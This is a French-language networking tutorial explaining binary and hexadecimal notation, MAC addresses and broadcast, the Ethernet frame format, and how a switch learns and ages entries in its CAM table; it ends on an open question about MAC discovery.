Vous avez l'habitude de travailler en décimal. Eh bien il faut savoir que **tout nombre décimal peut s'écrire en binaire**. Plus exactement, tout nombre décimal peut s'écrire comme une somme de puissances de 2.

Prenons un exemple avec le nombre 45. Il peut s'écrire :

Citation

$$\begin{aligned} 45 &= 32 + 8 + 4 + 1 \\ &= (1 * 2^5) + (0 * 2^4) + (1 * 2^3) + (1 * 2^2) + (0 * 2^1) + (1 * 2^0) \end{aligned}$$

On peut donc écrire 45 en binaire :

Citation

101101

 Ok mais comment je trouve ce résultat moi ?

Tout nombre décimal peut s'écrire comme une somme de puissances de 2.

On peut donc faire un tableau de puissances de 2 qui nous aidera à faire nos calculs :

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
--	-------	-------	-------	-------	-------	-------	-------	-------

	128	64	32	16	8	4	2	1
?	-	-	-	-	-	-	-	-

Pour notre nombre 45, cela donne :

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	1

Soit 101101.

Ce que nous allons faire pour un calcul, c'est de regarder si la puissance de 2 la plus élevée peut être contenue dans notre nombre, et recommencer avec la puissance de 2 suivante.

Pour notre exemple, est-ce que 128 peut être contenu dans 45 ? Non, je mets 0 dans la colonne 128.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0							

On passe à la puissance de 2 suivante :

Est-ce que 64 peut être contenu dans 45 ? Non, je mets 0 dans la colonne 64.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0						

Est-ce que 32 peut être contenu dans 45 ? Oui ! je mets 1 dans la colonne 32 ET j'ôte 32 à 45.

$$45 - 32 = 13$$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1					

Je continue maintenant avec ce nouveau chiffre. Est-ce que 16 peut être contenu dans 13 ?
Non, je mets 0 dans la colonne 16.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0				

Est-ce que 8 peut être contenu dans 13 ? Oui ! je mets 1 dans la colonne 8 ET j'ôte 8 à 13.
 $13 - 8 = 5$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0	1			

Est-ce que 4 peut être contenu dans 5 ? Oui ! je mets 1 dans la colonne 4 ET j'ôte 4 à 5.
 $5 - 4 = 1$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1		

Est-ce que 2 peut être contenu dans 1 ? Non, je mets 0 dans la colonne 2.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	

Est-ce que 1 peut être contenu dans 1 ? Oui ! je mets 1 dans la colonne 1 ET j'ôte 1 à 1.
 $1 - 1 = 0$ donc j'ai fini !

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	1

Un autre exemple ? Ok.

Essayez de calculer 109 en binaire.

Secret ([cliquez pour afficher](#))

Est-ce que 128 peut être contenu dans 109 ?
 Non, je mets 0 dans la colonne 128.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0							

On passe à la puissance de 2 suivante :

Est-ce que 64 peut être contenu dans 109 ? Oui, je mets 1 dans la colonne 64 ET j'ôte 64 à 109.
 $109 - 64 = 45$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1						

Est-ce que 32 peut être contenu dans 45 ? Oui ! je mets 1 dans la colonne 32 ET j'ôte 32 à 45.

$$45 - 32 = 13$$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1					

Je continue maintenant avec ce nouveau chiffre.

Est-ce que 16 peut être contenu dans 13 ? Non, je mets 0 dans la colonne 16.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1	0				

Est-ce que 8 peut être contenu dans 13 ? Oui ! je mets 1 dans la colonne 8 ET j'ôte 8 à 13.

$$13 - 8 = 5$$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1	0	1			

Est-ce que 4 peut être contenu dans 5 ? Oui ! je mets 1 dans la colonne 4 ET j'ôte 4 à 5.

$$5 - 4 = 1$$

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1		

Est-ce que 2 peut être contenu dans 1 ? Non, je mets 0 dans la colonne 2.

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1	0	

Est-ce que 1 peut être contenu dans 1 ? Oui ! je mets 1 dans la colonne 1 ET j'ôte 1 à 1.

1 - 1 = 0 donc j'ai fini !

	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1	0	1

Nous avons donc notre résultat : 109 en décimal s'écrit 1101101 en binaire.



Pouvait-on aller plus vite pour ce calcul ?

Oui ! Car dès le premier calcul, on tombait sur un reste de 45. Or nous savions écrire 45 en binaire et nous aurions pu indiquer directement les 6 derniers chiffres.

Pour travailler en binaire, il va nous falloir beaucoup d'astuce. N'hésitez pas à en user, mais attention, si vous ne vous sentez pas à l'aise, revenez à la méthode de base.

Bon super, je sais calculer en binaire, mais cela ne m'aide pas pour les adresses MAC pour l'instant...

Et l'adresse MAC là dedans ?

Maintenant que nous sommes des pros du binaire, nous pouvons nous attaquer à l'adresse MAC. Sauf que l'adresse MAC s'écrit en hexadécimal... ?!?



Quoi ? on se moque de nous, on travaille le binaire, on se saigne aux quatre veines et on ne s'en sert même pas ! Mais si ! Car quand on a compris le binaire, l'hexadécimal n'est pas bien compliqué. À l'inverse du binaire pour lequel nous n'avions que 0 et 1 comme chiffres à notre disposition, en hexadécimal nous en aurons 16 !



Moi je connais les chiffres de 0 à 9, mais il existerait d'autres chiffres ?

Oui, en fait nous utilisons simplement les premières lettres de l'alphabet après 9. En hexadécimal nous avons donc :

Citation

0, 1, 2, 3, 4, 5, 6, 7, 8, 9... a, b, c, d, e et f !

Par exemple, 10 en hexadécimal s'écrit a.
11 s'écrit b, etc.



Tout nombre décimal peut s'écrire comme la somme de puissances de 16.

Je vais vous épargner les calculs, mais le principe est le même. Notre adresse MAC s'écrit donc en hexadécimal. En voici une pour l'exemple : 00:23:5e:bf:45:6a

Codage de l'adresse MAC

Nous savons maintenant de quoi est composée l'adresse MAC, mais pour la voir plus en détail, nous allons déjà voir sa taille.



L'adresse MAC est codée sur 6 octets.

Un octet est une unité informatique indiquant une quantité de données.

Par exemple, quand vous achetez un disque dur, vous connaissez sa taille en nombre d'octets. Un disque 40Go fera 40 giga

octets, soit 40 000 000 000 octets !



Un octet fait 8 bits. Un bit est une valeur binaire.

Comme nous l'avons vu avant, une valeur binaire peut être soit 0, soit 1. Un bit peut donc coder deux valeurs, deux bits peuvent coder quatre valeurs, trois bits 8 valeurs, etc. Dans l'exemple de deux bits, chacun d'eux peut prendre les valeurs 0 ou 1, quand on les couple on peut donc prendre les valeurs : 00, 01, 10, 11

Ce qui donne bien 4 valeurs différentes. Vous pouvez essayer avec 3 ou 4 bits de trouver toutes les combinaisons possibles.

En fait, on en déduit que x bits peuvent coder 2^x valeurs !

Ce qui nous donne pour un octet, qui représente 8 bits : 1 octet = $2^8 = \mathbf{256 \text{ valeurs}}$!

Un octet est donc compris entre 0 et... 255 (puisque'on démarre en 0)

Notre adresse MAC est codée sur 48 bits, combien cela représente-t-il d'octets ? et de valeurs possibles (en puissance de 2) ?

Secret (cliquez pour afficher)

1 octet = 8 bits

donc 48 bits = $48/8$ octets = 6 octets

L'adresse MAC est codée sur 6 octets

Vu que l'adresse MAC est codée sur 48bits, elle peut prendre 2^{48} valeurs

Soit... 281 474 976 710 656 valeurs !

Soit plus de 280 mille milliards d'adresses MAC possibles !

Ça fait beaucoup...

Truc et astuce !

Si vous voulez avoir une idée de la valeur décimale d'une grande puissance de 2, c'est facile.

Prenons notre exemple 2^{48}

$$2^{48} = 2^{10} * 2^{10} * 2^{10} * 2^{10} * 2^8$$

Or 2^{10} vaut à peu près 1000 (1024 exactement)

$$\text{Nous avons donc } 2^{48} = 1000 * 1000 * 1000 * 1000 * 256$$

Soit 256 mille milliards... facile, et plus besoin de calculette !

Nous avons donc beaucoup, beaucoup... beaucoup d'adresses MAC.

Et ça tombe bien, car **chaque adresse MAC va être unique au monde**.



Chaque carte réseau a donc sa propre adresse MAC, unique au monde.



Comment c'est possible ça ? on ne se trompe jamais ?

Normalement non.

Un constructeur qui fabrique des cartes réseau va acheter des adresses MAC, ou plus exactement des morceaux d'adresses MAC.

Les trois premiers octets de l'adresse représentent le constructeur.

Ainsi, quand un constructeur veut produire les cartes, il achète trois octets qui lui permettront de donner des adresses à ses cartes. Par exemple, j'achète la suite de trois octets: 00:01:02 Toutes les cartes réseau que je vais produire vont commencer par ces trois octets, par exemple :

Citation

00:01:02:00:00:01

puis :

Citation

00:01:02:00:00:02

etc.

Si je choisis toujours les trois derniers octets différents pour les cartes que je produis, je suis sûr qu'aucune autre carte réseau n'aura la même adresse MAC car je suis le seul à posséder les trois premiers octets 00:01:02 et j'ai fait attention à ce que les trois derniers ne soient pas identiques.

Récapitulons :

- L'adresse MAC est l'adresse d'une carte réseau.
- Elle est unique au monde pour chaque carte.
- Elle est codée sur 6 octets (soit 48 bits).



Grâce à l'adresse MAC, je suis donc capable d'envoyer des informations à la carte réseau d'une machine !

Une adresse MAC spéciale

Parmi les adresses MAC, il y en a une particulière, c'est l'adresse dans laquelle tous les bits sont à 1, ce qui donne ff:ff:ff:ff:ff:ff. Cette adresse est appelée **l'adresse de broadcast**.

L'adresse de broadcast est une adresse universelle qui **identifie n'importe quelle carte réseau**.

Elle me permet ainsi d'envoyer un message à toutes les cartes réseaux des machines présentes sur mon réseau, en une seule fois.



Toute machine qui reçoit une trame qui a comme adresse MAC destination l'adresse de broadcast considère que la trame lui est destinée.

Et maintenant ?

Maintenant, nous savons relier les ordinateurs entre eux grâce à la couche 1 et les identifier grâce à l'adresse MAC de couche 2. Il serait bien de définir un langage pour pouvoir les faire communiquer !

Un protocole, Ethernet

Le langage de couche 2, c'est quoi ?

Nous allons donc devoir définir un langage pour communiquer entre machines. Ce langage permettra de définir le format des messages que les ordinateurs vont s'échanger. Et le gagnant est... **Ethernet** !

En réseau, on traduit même langage par **protocole**, pour faire plus pro.



Ethernet n'est pas le seul protocole de couche 2, mais il est de très loin le plus utilisé aujourd'hui.

À quoi sert un protocole ?

L'objectif des réseaux est de pouvoir s'échanger des informations. Mais vu que nous discutons entre des machines très différentes, qui elles-mêmes ont des systèmes d'exploitation très différents (Windows, Mac OS, Linux, etc.) nous devons créer un langage de communication commun pour se comprendre. C'est le protocole.

Nous avons vu que des 0 et des 1 allaient circuler sur nos câbles. Nous allons donc recevoir des choses du genre :

Citation

00110101111000110010001111000010111000110001...

Ce qui ne veut pas dire grand chose... tant que nous ne nous entendons pas sur leur signification. Le protocole va ainsi définir

quelles informations vont être envoyées, et surtout dans quel ordre.

Dans notre message, nous allons au moins devoir envoyer :

- l'adresse de l'émetteur ;
- l'adresse du destinataire ;
- le message proprement dit.

Ainsi, nous pouvons très bien dire que les 48 premiers caractères que nous allons recevoir représenteront l'adresse MAC de l'émetteur (puisque l'adresse MAC fait 48 bits) les 48 suivants l'adresse du récepteur, puis enfin le message.



Le protocole va donc définir le format des messages envoyés sur le réseau.

Plus exactement, nous allons appeler ce message, **une trame**.



La trame est le message envoyé sur le réseau, en couche 2.

Format d'une trame Ethernet

Nous avons donné un format d'exemple dans [le paragraphe précédent](#), mais nous allons voir le vrai format utilisé. Nous allons d'abord placer les adresses MAC, mais laquelle mettre en premier ? L'émetteur ou le récepteur ?

Pour répondre à cette question, nous allons nous mettre dans la peau d'une machine qui réceptionne un message.



Est-ce plus intéressant de connaître l'adresse de celui qui nous envoie le message, ou pour qui il est destiné ?

Eh bien les chercheurs ont estimé qu'il était plus intéressant de connaître l'adresse du destinataire, car ainsi nous pouvons immédiatement savoir si le message est pour nous ou pas. S'il est pour nous, nous en continuons la lecture. S'il n'est pas pour nous, ce n'est plus la peine de passer du temps à continuer sa lecture... poubelle !

Nous allons donc positionner en premier l'adresse MAC du destinataire, suivie de l'adresse MAC de l'émetteur (aussi appelée adresse MAC source).


Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Suite du message ???
--------------------------------	--------------------------	----------------------

Trame Ethernet


Et ensuite ?

Ensuite, il va nous falloir une information un peu particulière. Pour la comprendre, vous allez devoir vous rappeler du modèle OSI...

Bon Ok, je vous aide avec un schéma ! 😊



Nous avons vu que lors de l'envoi d'une information, nous parcourons les couches de haut en bas.



Nous sommes donc passés par la couche 3 **avant** de passer par la couche 2.
La couche 3 peut donc indiquer à la couche 2 quel est le protocole qui a été utilisé en couche 3.

Et cela est utile, car à l'arrivée, quand la couche 2 de la machine réceptrice va recevoir les données, qu'elle va voir que l'adresse MAC de destination est bien la sienne, elle va devoir envoyer les informations à la couche 3. Et donc au bon protocole de couche 3.

Il est donc nécessaire d'indiquer dans la trame quel protocole de couche 3 a été utilisé quand le message a été envoyé et qu'il a traversé les couches du modèle OSI de haut en bas.

Notre trame devient donc :

Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Protocole de couche 3	Suite du message ???
<i>Trame Ethernet</i>			

Nous avons presque tout !



Pourquoi presque ?!

Parce qu'il nous manque l'essentiel :

- L'information à envoyer ;
- et que nous n'avons toujours pas réglé le problème de la détection d'erreur.

Pour l'information, nous allons la placer juste après le protocole de couche 3. Et nous allons enchaîner avec le code de correction des erreurs, ou CRC, qui nous permettra de détecter les erreurs.

Qu'est-ce que le CRC ?



Le CRC est une valeur mathématique qui est représentative des données envoyées.

En gros cela veut dire que c'est un nombre qui sera différent pour chaque message.

Imaginons qu'une machine A envoie un message à une machine B :

- Lors de l'envoi, A calcule le CRC (une valeur X) et le met à la fin de la trame.
- B reçoit le message et fait le même calcul que A avec la trame reçue (une valeur Y).
- B compare la valeur qu'elle a calculé (Y) avec la valeur que A avait calculé et mise à la fin de la trame (X).

Si elles sont égales, bingo ! La trame envoyée par A est bien identique à la trame reçue par B.

Si elles sont différentes, gloups ! Il y a eu une erreur lors de la transmission. La trame reçue par B n'est apparemment pas la même qu'envoyée par A. Il y a eu un problème quelque part. Mais nous l'avons détecté ! ouf... 😊

La trame complète

Nous avons maintenant tous les éléments de la trame et avons donc **la trame complète** :

Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Protocole de couche 3	Données à envoyer	CRC
<i>Trame Ethernet</i>				

Quelle taille pour la trame ?

Il y a des éléments qui ne varient jamais d'une trame à l'autre. L'ensemble de ces éléments est appelé en-tête.
Et dans le cas de la couche 2, **en-tête Ethernet**. Ils sont indiqués ici en rouge :

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	Données à envoyer	CRC
<i>Trame Ethernet</i>				

Cet en-tête ne variant pas, nous pouvons définir sa taille :

- Les adresses MAC font chacune 6 octets
- Le protocole de couche 3 est codé sur 2 octets
- Le CRC est codé sur 4 octets

Ce qui donne un total de **18 octets pour l'en-tête Ethernet**.



Mais la trame a-t-elle besoin d'une taille minimum ? Et d'une taille maximum ?

La réponse est oui. La taille minimum permettra de garantir que lors d'une collision, la machine ayant provoqué la collision détectera celle-ci (l'explication étant un peu complexe et peu utile ici, je vous en ferai grâce 😊).

La taille minimum est de 64 octets, pour une trame Ethernet.

La raison de la taille maximum est toute autre.

Imaginons qu'il n'y a pas de taille maximum, alors il serait possible qu'une machine envoie une gigantesque trame qui occuperait alors tout le réseau, empêchant les autres machines de communiquer. Pour éviter ce genre de problème, une taille maximum a été choisie.

La taille maximum est de 1518 octets, pour une trame Ethernet.



Au passage, on se rend compte que si on enlève les 18 octets d'en-tête à la taille maximum, nous tombons sur un chiffre rond de 1500 octets de données pour les données à envoyer 😊

Nous savons donc tout maintenant de la trame Ethernet !

Récapitulons un peu, en observant un échange de données entre deux machines A et B :

- Une application sur la machine A veut envoyer des données à une autre application sur une machine B.
- Le message parcourt les couches du modèle OSI de haut en bas.
- La couche 3 indique à la couche 2 quel protocole a été utilisé.
- La couche 2 peut alors former la trame et l'envoyer sur le réseau.
- La machine B reçoit la trame et regarde l'adresse MAC de destination.
- C'est elle ! elle lit donc la suite de la trame.
- Grâce à l'information sur le protocole de couche 3 utilisé, elle peut envoyer les données correctement à la couche 3.
- Le message remonte les couches du modèle OSI et arrive à l'application sur la machine B.

Whaou ! **Nous savons communiquer entre machines sur un réseau local !!!**

Ou presque, car nous n'avons pas encore vu comment connecter plusieurs machines entre elles. Et cela va se faire grâce à un matériel particulier...

Ce qu'il faut retenir de ce chapitre:

- Le rôle principal de la couche 2 est de connecter les machines sur un réseau local
- Elle permet aussi de détecter les erreurs
- Le protocole utilisé est le protocole Ethernet
- Les cartes réseau ont une adresse qui est l'adresse MAC
- L'adresse MAC est codée sur 6 octets, soit 48 bits
- Chaque adresse MAC est unique au monde
- Il existe une adresse particulière, l'adresse de broadcast qui permet de parler à tout le monde, ff:ff:ff:ff:ff:ff

Nous avons vu le protocole Ethernet et la trame qui y est associée.



Mais comment cette trame circule-t-elle d'une machine à une autre ?

Nous allons voir qu'un matériel permet de relier les machines et de les faire communiquer, il s'agit du commutateur !

Le matériel de couche 2, le commutateur

Dans ce chapitre, nous allons étudier un matériel qui a révolutionné les réseaux.
Nous verrons comment les machines communiquent grâce à lui et ce que cela a apporté comme technologies réseau.

Un matériel, le commutateur

Le commutateur est un matériel qui va pouvoir nous permettre de relier plusieurs machines entre elles.
On l'appelle aussi switch en anglais. Et ce terme est très souvent utilisé en français. Nous pourrons donc utiliser les deux.




Vous entendrez parfois parler de **pont ou bridge** en anglais. Un pont n'est rien d'autre qu'un **switch avec seulement deux ports**. Donc si vous connaissez le switch, vous connaissez le pont !

Un commutateur est un boîtier sur lequel sont présentes plusieurs prises RJ45 femelles permettant de brancher dessus des machines à l'aide de câbles à paires torsadées. Des images valant mieux que des grands discours, voici un commutateur :



Nous allons donc brancher nos machines au switch, voire d'autres switchs à notre switch.




Mais si tout le monde est connecté ensemble, comment le switch sait à qui envoyer la trame ?

L'aiguillage des trames

Pour envoyer la trame vers la bonne machine, le switch va se servir de l'adresse MAC destination contenue dans l'en-tête de la trame.

Il contient en fait une table qui fait l'association entre **un port du switch** (une prise RJ45 femelle) et **une adresse MAC**. Cette table est appelée **la table CAM**.

Prenons un exemple :



La table CAM de notre switch sera la suivante :

Port	@MAC
1	@MAC 23
2	@MAC 24
3	@MAC 25

Quand la machine 23 voudra envoyer une trame à la machine 25, le switch lira l'adresse destination et saura alors vers quelle port renvoyer la trame :

Adresse MAC 25	Adresse MAC 23 (source)	Protocole de couche 3	Données à envoyer	CRC
<i>Trame envoyée de 23 à 25</i>				

Port	@MAC
1	@MAC 23
2	@MAC 24
3	@MAC 25

Le switch va donc envoyer la trame sur le port 3, et il arrivera bien à la machine 25 qui est branchée sur ce port, et à elle seule !



Le switch aiguille donc les trames grâce à l'**adresse MAC de destination** située dans l'en-tête et à sa table CAM qui lui dit sur quel port renvoyer cette trame.

Donc un switch sait aiguiller une trame vers la bonne machine.




Mais comment cette table CAM est fabriquée ? Si je branche une nouvelle machine, comment le switch la connaît ?

Mise à jour de la table CAM

La table CAM du switch va être fabriquée de façon **dynamique**. Cela veut dire que le switch va apprendre, au fur et à mesure qu'il voit passer des trames, quelle machine est branchée à quel port.

Prenons l'exemple précédent, imaginant que la table CAM du switch est vide et que l'on vient de brancher les machines.



Port	@MAC
<i>Table CAM vide</i>	

Imaginons maintenant que la machine 23 envoie une trame à la machine 25.

Adresse MAC 25 (destination)	Adresse MAC 23 (source)	Protocole de couche 3	Données à envoyer	CRC
<i>Trame envoyée de 23 à 25</i>				

- La trame arrive au switch
- Il lit l'adresse MAC source et voit l'adresse MAC de la machine 23
- Vu que la trame vient du port 1, il met en relation le port 1 et l'adresse MAC de la machine 23 dans sa table CAM
- Il met à jour sa table CAM

Port	@MAC
1	@MAC 23

Table CAM mise à jour

Par contre, l'adresse MAC destination n'est pas présente dans sa table CAM, il ne sait donc pas où envoyer la trame ?! Pour être sûr que la machine destination va recevoir la trame, il lui suffit de l'envoyer **à tout le monde** ! Donc de renvoyer la trame sur tous les ports actifs du switch.



Attention, ceci n'est pas un broadcast car l'adresse de destination dans la trame est l'adresse MAC de la machine 25. La trame est envoyée à tout le monde, mais pas en broadcast.

La machine 25 va donc recevoir la trame et va pouvoir répondre à la machine 23. Elle va donc envoyer une trame à la machine 23.

Adresse MAC 23 (destination)	Adresse MAC 25 (source)	Protocole de couche 3	Données à envoyer	CRC
<i>Trame de réponse envoyée de 25 à 23</i>				

- La trame arrive au switch
- Il lit l'adresse MAC source et voit l'adresse MAC de la machine 25
- Vu que la trame vient du port 3, il met en relation le port 3 et l'adresse MAC de la machine 25 dans sa table CAM
- Il met à jour sa table CAM

Port	@MAC
1	@MAC 23
3	@MAC 25

Table CAM mise à jour

Et ainsi de suite à chaque fois qu'il voit passer une trame :

- Le switch met à jour sa table CAM quand il voit passer une trame

- Le switch envoie une trame à tout le monde s'il n'a pas l'adresse MAC de destination dans sa table CAM



Ok, nous avons vu maintenant comment fonctionnait le switch, mais si je comprends bien, la table CAM ne va jamais cesser de grandir vu que l'on y ajoute en permanence des informations ?

Le TTL de la table CAM

En réseau, nous allons très très souvent parler de TTL.



Le TTL veut dire *Time To Live* en anglais, soit *Durée De Vie*. Il représente donc une durée.

Le principe est de considérer qu'une donnée est valable pendant un certain temps, mais que au-delà de ce temps, elle ne l'est plus.

C'est un peu l'équivalent des dates de péremption sur les yaourts par exemple. Le yaourt est mangeable tant que la date n'est pas dépassée.

Pour une information dans la table CAM, c'est pareil. On va considérer que cette information va être valable un certain temps, mais une fois ce temps dépassé, on enlèvera l'information de la table CAM. Ainsi la table CAM sera mise à jour régulièrement et les données les plus anciennes seront effacées.

Prenons la table CAM précédente :

Port	@MAC
1	@MAC 23
3	@MAC 25

Table CAM

Nous allons y ajouter une colonne pour le TTL :

Port	@MAC	TTL
1	@MAC 23	90s
3	@MAC 25	120s

Table CAM avec le TTL

Nous voyons que le switch a deux informations et que la seconde est plus récente car son TTL est élevé.

Dans 91s, si la machine 23 n'a pas parlé (ni la machine 25), la table CAM sera ainsi :

Port	@MAC	TTL
3	@MAC 25	29s

Table CAM avec le TTL mis à jour

Maintenant, si la machine 25 envoie une trame, le TTL va être remis à jour car le switch sait que l'information "la machine 25 est branchée sur le port 3" est une information récente :

Port	@MAC	TTL
3	@MAC 25	120s

Table CAM avec le TTL mis à jour

Ainsi la table CAM du switch se remplira ou se mettra à jour **après chaque réception d'une trame**, et elle se videra quand elle n'aura pas reçu de trame depuis longtemps.

Questions complémentaires



Le switch peut-il découvrir les adresses MAC des machines sur le réseau ?

